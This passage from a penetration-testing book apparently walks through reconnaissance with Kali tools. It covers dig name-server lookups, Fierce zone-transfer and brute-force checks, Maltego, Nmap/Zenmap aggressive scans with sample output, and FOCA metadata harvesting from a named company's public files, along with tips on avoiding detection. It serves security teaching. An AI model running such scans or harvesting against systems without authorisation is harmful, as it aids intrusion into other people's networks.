;; MSG SIZE rcvd: 69

chaos:~ alakhani$
```

The **-t** option in Dig will delegate a DNS zone to use the authoritative name servers. We type `dig -t ns cloudcentrics.com` in the example in the following screenshot:

```
alakhani — bash — 80x24
Last login: Tue Mar 19 23:50:26 on ttys000
chaos:~ alakhani$ dig -t ns cloudcentrics.com

; <>> DiG 9.8.3-P1 <>> -t ns cloudcentrics.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15672
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;cloudcentrics.com.      IN      NS

;; ANSWER SECTION:
cloudcentrics.com.     85749   IN      NS      ns3681.hostgator.com.
cloudcentrics.com.     85749   IN      NS      ns3682.hostgator.com.

;; Query time: 5 msec
;; SERVER: 10.0.1.1#53(10.0.1.1)
;; WHEN: Wed Mar 20 00:04:53 2013
;; MSG SIZE rcvd: 87

chaos:~ alakhani$
```

We see from the results we have two authoritative DNS servers for the domain `www.cloudcentrics.com`; they are `ns3681.hostgator.com` and `ns3682.hostgator.com`.

Congratulations, you have just found the authoritative DNS server for your target DNS.

#### *DNS target identification*

Now that you have found the authoritative DNS servers for a domain, you might want to see what hosts have entries on that domain. For example, the domain `drchaos.com` may have several hosts such as `cloud.drchaos.com`, `mail.drchaos.`

`com`, `sharepoint.drchaos.com`. These all could be potential applications and potentially high value targets.

Before we randomly start choosing hosts, we should query the DNS server to see what entries exist. The best way to do that is to ask the DNS server to tell us. If the DNS server is configured to allow zone transfers, it will give us a copy of all its entries.

Kali ships with a tool named Fierce. Fierce will check to see if the DNS server allows zone transfers. If zone transfers are permitted, Fierce will execute a zone transfer and inform the user of the entries. If the DNS server does not allow zone transfers, Fierce can be configured to brute force host names on a DNS server. Fierce is designed as a Reconnaissance tool before you use a tool that requires you to know IP addresses, such as Nmap.

To use Fierce, navigate to **Information Gathering | DNS Analysis | Fierce**.

Fierce will load into a terminal window as shown in the following screenshot.

```
-threads      Specify how many threads to use while scanning (d  
              is single threaded).  
-traverse     Specify a number of IPs above and below wha  
              have found to look for nearby IPs. Default is 5 ab  
              below. Traverse will not move into other C blocks.  
-version      Output the version number.  
-wide        Scan the entire class C after finding any m  
              hostnames in that class C. This generates a lot mo  
              but can uncover a lot more information.  
-wordlist    Use a seperate wordlist (one word per line)  
  
perl fierce.pl -dns examplecompany.com -wordlist dictionary  
root@kali:~#
```

To run the `Fierce` script, type the following command:

```
fierce.pl -dns thesecurityblogger.com
```

```
root@kali:~# fierce -dns thesecurityblogger.com
DNS Servers for thesecurityblogger.com:
    ns3.dreamhost.com
    ns1.dreamhost.com
    ns2.dreamhost.com

Trying zone transfer first...
    Testing ns3.dreamhost.com
        Request timed out or transfer not allowed.
    Testing ns1.dreamhost.com
        Request timed out or transfer not allowed.
    Testing ns2.dreamhost.com
        Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
Can't open hosts.txt or the default wordlist
Exiting...
root@kali:~#
```

The domain `thesecurityblogger.com`, shown in the preceding screenshot, has a few hosts associated with it. We have accomplished our task. However, you can see Fierce failed at completing a zone transfer. Fierce will try and brute force a zone transfer using a word list or dictionary file if you have one defined. We did not, because the goal of this section is to determine what hosts exist on the domain, not necessarily at this point carry out a zone transfer attack. However, if your goal is more inclusive than targeting web applications, you may want to explore this further on your own.

We can now target a particular host and use tools like Nmap to proceed further in mapping out our target. An important aspect of using Fierce is selecting a target using very little network traffic, which is important for avoiding detection. We will use Nmap to gather more information about our target later in this chapter.

### *Maltego – Information Gathering graphs*


Maltego is a Reconnaissance tool built into Kali developed by Paterva. It is a multipurpose Reconnaissance tool that can gather information using open and public information on the Internet. It has some built-in DNS Reconnaissance, but goes much deeper into fingerprinting your target and gathering intelligence on them. It takes the information and displays the results in a graph for analysis.

To start Maltego, navigate to **Application** menu in Kali, and click on the **Kali** menu. Then select **Information Gathering | DNS Analysis | Maltego**.

The first step when you launch Maltego is to register it. You cannot use the application without registration.



When you complete registration, you will be able to install Maltego and start using the application.



Maltego has numerous methods of gathering information. The best way to use Maltego is to take advantage of the startup wizard to select the type of information

you want to gather. Experienced users may want to start with a blank graph or skip the wizard all together. The power of Maltego is that it lets you visually observe the relationship between a domain, organization, and people. You can focus around a specific organization, or look at an organization and its related partnerships from DNS queries.

Depending on the scan options chosen, Maltego will let you perform the following tasks:

- Associate an e-mail address to a person
- Associate websites to a person
- Verify an e-mail address
- Gather details from Twitter, including geolocation of pictures

Most of the features are self-explanatory and include how they are used under the feature description. Maltego is used commonly to gather information and sometimes used as the first step during a social engineering attack.




## Nmap

Nmap stands for Network Mapper, and is used to scan hosts and services on a network. Nmap has advanced features that can detect different applications running on systems as well as services and OS fingerprinting features. It is one of the most widely used network scanners making it very effective, but also very detectable. We recommend using Nmap in very specific situations to avoid triggering a target's defense systems.


For more information on how to use Nmap, see <http://nmap.org/>.

Additionally, Kali comes loaded with Zenmap. Zenmap gives Nmap a graphical user interface (GUI) to run commands. Although there are many purists who will tell you the command-line version is the best version because of its speed and flexibility, Zenmap has come a long way and has incorporated most of the Nmap features. Zenmap also offers exclusive features not offered in Nmap, such as developing graphical representations of a scan, which can be used later by other reporting systems.

To open **Zenmap**, go to the **Backtrack** menu. Navigate to **Information Mapping | DNS Analysis**, and launch **Zenmap**.



You will notice under the **Profile** menu that there are several options to determine what type of scan you would like to run, as shown in the following screenshot:




The first step is creating a new profile. A profile in Zenmap allows a Penetration Tester to create what type of scan to execute and what different options to include. Navigate to the **Profile** menu and select **New Profile or Command** to create a new profile, as shown in the following screenshot:



When you select **New Profile or Command**, the profile editor will launch. You will need to give your profile a descriptive name. For example, you can call the profile `My First Scan` or anything else you would like.

Optionally, you can give the profile a description. During your course of using Zenmap you will probably create many profiles and make multiple scans. A natural reflex may be to delete profiles post execution. Here is a word of advice: profiles don't take any space and come handy when you want to recreate something. We recommend being extremely descriptive in profile names and come up with a standard naming method.

I start all my profile description with the date, time, description of my location, my target network scan location, and customer name.




When you completed your description, click on the **Scan** tab. In the **Targets** section, you will add what hosts or networks you would like to scan. This field can take a range of IP addresses (10.0.1.1-255) or it can take a network in CIDR format (10.0.1.0/24).


You can see option **-A** is selected by default to enable aggressive scanning. Aggressive scanning will enable OS detection (**-O**), version detection (**-sV**), script scanning (**-sC**) and traceroute (**--traceroute**). Essentially, aggressive scanning allows a user to turn on multiple flags without the need of having to remember them.

Aggressive scan is considered intrusive, meaning it will be detected by most security devices. An aggressive scan may go unnoticed if your target is an extremely specific host, but regardless of the situation, it's recommended you have the permission to scan before using this or scanning option. As a reminder, completing the ACK in the three-way handshake with an unauthorized system is considered illegal by the US standards.


We can use the information we received from our DNS Reconnaissance exercise to target a very specific host. Before we do that, let's set a few common options first.



Click on the **Ping** tab. Select the **-Pn** flag option so Nmap will not ping the host first. When this flag is not set, Nmap will ping your target hosts and networks. Default settings only perform scans on hosts that are considered alive or reachable. The **-Pn** flag tells Nmap to scan a host even without a ping response. Although this makes the scan considerably more lengthy, the **-Pn** flag allows Nmap to avoid a common problem of not receiving a ping response when the ping requests are blocked by security defenses.




Save changes made by clicking on the **Save Changes** button in the lower-right hand corner. Once saved, select the **Scan** button on the top-right side of the screen to start the scan. Notice your options and target that you configured in the profile editor are listed.




The network **Topology** tab will give you a quick look at how your scan on the target network was completed, and if you had to cross any routers. In this example, you see the scan stayed local to the network.

The **Hosts** tab will give a list of the hosts discovered.



When a host is selected, Zenmap will display a detailed list of the hosts, their operating systems, and common services. In the following screenshot, you can see one of our hosts is a satellite DVR/receiver combo.



If you look at the scan window, you will not only see what ports are open on specific hosts, but also what applications are running on those hosts. Notice that Nmap can determine things, such as a server is running IIS 5.0 as a web server over port 80. The scan results will yield the IP address of the server, the operating system the server is running, as well as the web applications running on the host. Penetration Testers will find these results valuable when they are searching for exploits against this host.

Scan Tools Profile Help

Target: 10.0.1.0/24 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 10.0.1.0/24

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

Service Details

DragonIDSConsole

airport-admin

daap

domain

hp-gsg

http

jetdirect

netbios-ssn

printer

qsc

rtsp

snet-sensor-mgmt

ssh

sun-answerbook

tcpwrapped

unknown

nmap -T4 -A -v 10.0.1.0/24

(Duration 11.0.0 - 12.2.0)

**Uptime guess:** 13.319 days (since Thu Mar 7 15:48:25 2013)

**Network Distance:** 1 hop

**TCP Sequence Prediction:** Difficulty=260 (Good luck!)

**IP ID Sequence Generation:** Randomized

TRACEROUTE

HOP RTT ADDRESS

1 5.12 ms 10.0.1.104

Nmap scan report for 10.0.1.107

Host is up (0.0063s latency).

Not shown: 984 closed ports

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	HP Officejet Pro 8600 printer http config (Serial CN27KBWHX005KC)
_ http-favicon: Unknown favicon MD5: A14D3BAA6A6746D1A77AFB1E1DC82F0F			
_ http-methods: GET			
_ http-title: Site doesn't have a title (text/html; charset=UTF-8).			
139/tcp	open	tcpwrapped	
443/tcp	open	ssl/http	HP Officejet Pro 8600 printer http config (Serial CN27KBWHX005KC)
_ http-favicon: Unknown favicon MD5: A14D3BAA6A6746D1A77AFB1E1DC82F0F			
_ http-methods: GET			
_ http-title: Site doesn't have a title (text/html; charset=UTF-8).			
_ ssl-cert: Subject: commonName=HPC77610/organizationName=HP/ stateOrProvinceName=Washington/countryName=US			
_ Issuer: commonName=HPC77610/organizationName=HP/stateOrProvinceName=Washington/ countryName=US			
_ Public Key type: rsa			
_ Public Key bits: 1024			
_ Not valid before: 2012-08-03T14:39:21+00:00			
_ Not valid after: 2032-07-29T14:39:21+00:00			
_ MD5: ca9e 0de8 7081 bcbe a87b aefa 27a0 e10d			
_ SHA-1: 91e5 ee6a 5985 c739 c950 6437 500a 5257 f896 c5c7			
_ SSL Date: 2012-03-20T12:10:05.000+00:00 - 5h06m54s from local time			

Filter Hosts

It is now possible for you to concentrate your efforts on the target's running web services or port 80, because it is open.

Zenmap is the best way to get output from Nmap scans. Zenmap offers a rich graphical user interface that displays scans that can be exported into different formats, such as text or Microsoft Excel.

Although there are many ways to get outputs from Nmap (for example, the authors in this book prefer the command-line techniques) we have included this technique because it is constantly referenced in many web penetration standards and is a common way for people to use it.


```

Nmap Output | Ports / Hosts | Topology | Host Details | Scans |
nmap -T4 -A -v 10.0.1.0/24 | Detail

Initiating SYN Stealth Scan at 19:58
Scanning 5 hosts [1000 ports/host]
Discovered open port 8888/tcp on 10.0.1.104
Discovered open port 8080/tcp on 10.0.1.107
Discovered open port 445/tcp on 10.0.1.107
Discovered open port 53/tcp on 10.0.1.103
Discovered open port 22/tcp on 10.0.1.103
Discovered open port 80/tcp on 10.0.1.103
Discovered open port 80/tcp on 10.0.1.107
Discovered open port 443/tcp on 10.0.1.107
Discovered open port 80/tcp on 10.0.1.104
Discovered open port 443/tcp on 10.0.1.104
Discovered open port 139/tcp on 10.0.1.107
Discovered open port 53/tcp on 10.0.1.1
Discovered open port 9100/tcp on 10.0.1.107
Discovered open port 631/tcp on 10.0.1.107
Discovered open port 9299/tcp on 10.0.1.107
Discovered open port 9111/tcp on 10.0.1.107
Discovered open port 6839/tcp on 10.0.1.107
Discovered open port 9110/tcp on 10.0.1.107
Discovered open port 9102/tcp on 10.0.1.107
Discovered open port 9220/tcp on 10.0.1.107
Discovered open port 515/tcp on 10.0.1.107
Discovered open port 9101/tcp on 10.0.1.107
Discovered open port 787/tcp on 10.0.1.104
Discovered open port 7435/tcp on 10.0.1.107
Completed SYN Stealth Scan against 10.0.1.104 in
1.27s (4 hosts left)
Completed SYN Stealth Scan against 10.0.1.107 in
1.27s (3 hosts left)
Discovered open port 5009/tcp on 10.0.1.1

```

In addition, several places in GUI for Zenmap allow the user to export graphics and certain parts of the report in CSV files or image files. These exports are extremely valuable when creating reports.



### *FOCA – website metadata Reconnaissance*

Did you know every time you create a document, such as a Microsoft PowerPoint presentation, Microsoft Word document, or PDF, metadata is left in the document?

What is metadata? Metadata is data about data. It is descriptive information about a particular data set, object, or resource, including how it is formatted as well as when and by whom it was collected. Metadata can be useful to Penetration Testers, because it contains information about the system where the file was created, such as:

- Name of users logged into the system

- Software that created the document
- OS of the system that created the document

FOCA is a security-auditing tool that will examine metadata from domains. You can have FOCA use search engines to find files on domains or use local files.


FOCA is built into Kali; however, the version is dated. Best practice is downloading the newest version. FOCA has traditionally been a Windows tool, and the newer versions may be only available for Windows.

The latest version of FOCA can be downloaded at: <http://www.informatica64.com/DownloadFOCA> (use Google Translate to see the page in English).

You will need to give your e-mail address at the bottom of the screen. You will receive an e-mail with the download link. You will also receive updates when FOCA has new releases.

1. The first thing to do after launching FOCA is create a new project, as shown in the following screenshots:.





[  We recommend keeping all project files in one place. You should create a new folder for each project. ]

2. Once you name your project and decide where you want to store the project files, click on the **Create** button, as shown in the following screenshot:



3. Next thing to do is save your project file. Once you saved the project, click on the **Search All** button so FOCA will use search engines to scan for documents. Optionally, you can use local documents as well.

Screenshot of the Test Project - FOCA Free 3.2 interface. The left sidebar shows a tree view of the project structure, including Network, Clients, Servers, Domains, Roles, Vulnerabilities, and Metadata. The Metadata section is expanded, showing Documents (1/140), Metadata Summary (Users 2, Folders 0, Printers 0, Software 2, Emails 0, Operating Systems 0, Passwords 0, Servers 0). The main pane displays a search results table titled "Custom search". The table has columns: Id, Type, URL, Download, Download Date, Size, and Analysis. 11 items are listed, mostly from wwt.com. A context menu is open over the first item (Id 0, pptx file). The menu options are: Download, Download All, Delete, Delete All, Extract Metadata, Extract All Metadata, Analyze Metadata, Add file, Add folder, Add URLs from file, and Link. The "Download" option is highlighted.

Custom search						
	Type	URL	Download	Download Date	Size	Analysis
[0]	pptx	\psf\Home\Desktop\DigitalLifeDeck.pptx	*	10/27/2012 1:09:31	2.94 MB	x
[1]	doc	http://www.wwt.com/products_services/documents/CC...	*	10/27/2012 1:09:32...	384 KB	x
[2]	doc	http://www.wwt.com/missouri/docs/eep.doc	*	10/27/2012 1:09:32...	28.5 KB	x
[3]	doc	http://www.wwt.com/products_services/documents/CC...	*	10/27/2012 1:09:33...	397 KB	x
[4]	doc	http://www.wwt.com/products_services/documents/Qo...	*	10/27/2012 1:09:36...	364.5 KB	x
[5]	doc	http://www.wwt.com/products_services/documents/DC...	*	10/27/2012 1:09:34...	365 KB	x
[6]	doc	https://www.wwt.com/products_services/documents/C...	*	10/27/2012 1:09:35...	366.5 KB	x
[7]	xls	http://www.wwt.com/markets/federal/NIH1.xls	*	10/27/2012 1:09:36...	120.5 KB	x
[8]	xls	http://www.wwt.com/federal/images/NIH2.xls	*	10/27/2012 1:09:37...	370.5 KB	x
[9]	xls	http://www.wwt.com/markets/federal/NIH3.xls	*	10/27/2012 1:09:37...	104 KB	x
[10]	xls	http://www.wwt.com/federal/images/NIH1C.xls	*	10/27/2012 1:09:39...	836.5 KB	x
[11]	xls	http://www.wwt.com/federal/images/NIH1B.xls	*	10/27/2012 1:09:39...	100.5 KB	x

Time | Source | Severity | Message

1:30:54 MetadataSearch low Downloaded document: http://www.wwt.com/markets/documents/eduSafety\EdBroch121707.pdf  
 1:34:10 MetadataSearch low Downloaded document: http://www.wwt.com/news\_events/documents/STLBJ\_3-5-03.pdf  
 1:34:52 MetadataSearch low Downloaded document: http://www.wwt.com/news\_events/documents/NACSecurityRoadshow9-10-13.pdf  
 1:35:08 MetadataSearch low Downloaded document: http://www.wwt.com/news\_events/documents/FCW\_ECS4-25-04.pdf  
 1:35:29 MetadataSearch low Downloaded document: http://www.wwt.com/news\_events/documents/STLBJ\_4-14-03.pdf  
 1:36:06 MetadataSearch low Downloaded document: http://www.wwt.com/news\_events/documents/SBC\_press\_release\_4-22-0...

Conf Deactivate AutoScroll Clear Save log to File

Downloading 111/145

- Right-click on the file and select the **Download** option, as shown in the following screenshot:

Screenshot of the "Custom search" results table. The table has columns: Id, Type, URL, Download, Download Date, Size, and Analysis. 11 items are listed. A context menu is open over the first item (Id 0, pptx file). The menu options are: Download, Download All, Delete, Delete All, Extract Metadata, Extract All Metadata, Analyze Metadata, Add file, Add folder, Add URLs from file, and Link. The "Download" option is highlighted.

Custom search						
	Type	URL	Download	Download Date	Size	Analysis
[0]	pptx	\psf\Home\Desktop\DigitalLifeDeck.pptx	*	10/27/2012 1:09:31	2.94 MB	x
[1]	doc	http://www.wwt.com/products_services/documents/CC...	x		384 KB	x
[2]	doc	http://www.wwt.com/missouri/docs/eep.doc	x		28.5 KB	x
[3]	doc	http://www.wwt.com/products_services/documents/CC...	x		397 KB	x
[4]	doc	http://www.wwt.com/products_services/documents/Qo...	x		364.5 KB	x
[5]	doc	http://www.wwt.com/products_services/documents/DC...	x		365 KB	x
[6]	doc	https://www.wwt.com/products_services/documents/C...	x		66.5 KB	x
[7]	xls	http://www.wwt.com/markets/federal/NIH1.xls	x		20.5 KB	x
[8]	xls	http://www.wwt.com/federal/images/NIH2.xls	x		70.5 KB	x
[9]	xls	http://www.wwt.com/markets/federal/NIH3.xls	x		104 KB	x
[10]	xls	http://www.wwt.com/federal/images/NIH1C.xls	x		36.5 KB	x
[11]	xls	http://www.wwt.com/federal/images/NIH1B.xls	x		00.5 KB	x

methods found (trace) on http://www.wwt.com/markets/documents/

- Right-click on the file and select the **Extract Metadata** option, as shown in the following screenshot:

Screenshot of the FOCA Free 3.2 interface showing a search results table and a context menu.

**Search engines:** Google, Bing, Exalead

**Extensions:** doc, xls, ppsx, sxc, ppt, docx, xlsm, xlsx, pps, ppx, xew, pdf

**Custom search:**

ID	Type	URL	Download	Download Date	Size	Action
[#]1	ptbx	\pdf\Home\Desktop\DigitalLifeDeck.ptbx	*	10/27/2012 1:09:31...	2.94 MB	X
[#]11	doc	http://www.wwt.com/products_services/documents/CC...	*	10/27/2012 1:09:32...	384 KB	X
[#]12	doc	http://www.wwt.com/miscount/docs/leap.doc	*	10/27/2012 1:09:32...	28.5 KB	X
[#]13	doc	http://www.wwt.com/products_services/documents/CC...	*	10/27/2012 1:09:33...	397 KB	X
[#]14	doc	http://www.wwt.com/products_services/documents/Qo...	*	10/27/2012 1:09:36...	364.5 KB	X
[#]15	doc	http://www.wwt.com/products_services/documents/DC...	*	10/27/2012 1:09:34...	365 KB	X
[#]16	doc	https://www.wwt.com/products_services/documents/C...	*	10/27/2012 1:09:35...	386.5 KB	X
[#]17	xls	http://www.wwt.com/markets/federal/NIH1E.xls	*	10/27/2012 1:09:36...	120.5 KB	X
[#]18	xls	http://www.wwt.com/federal/images/NIH2.xls	*	10/27/2012 1:09:37...	370.5 KB	X
[#]19	xls	http://www.wwt.com/markets/federal/NIH3.xls	*	10/27/2012 1:09:37...	104 KB	X
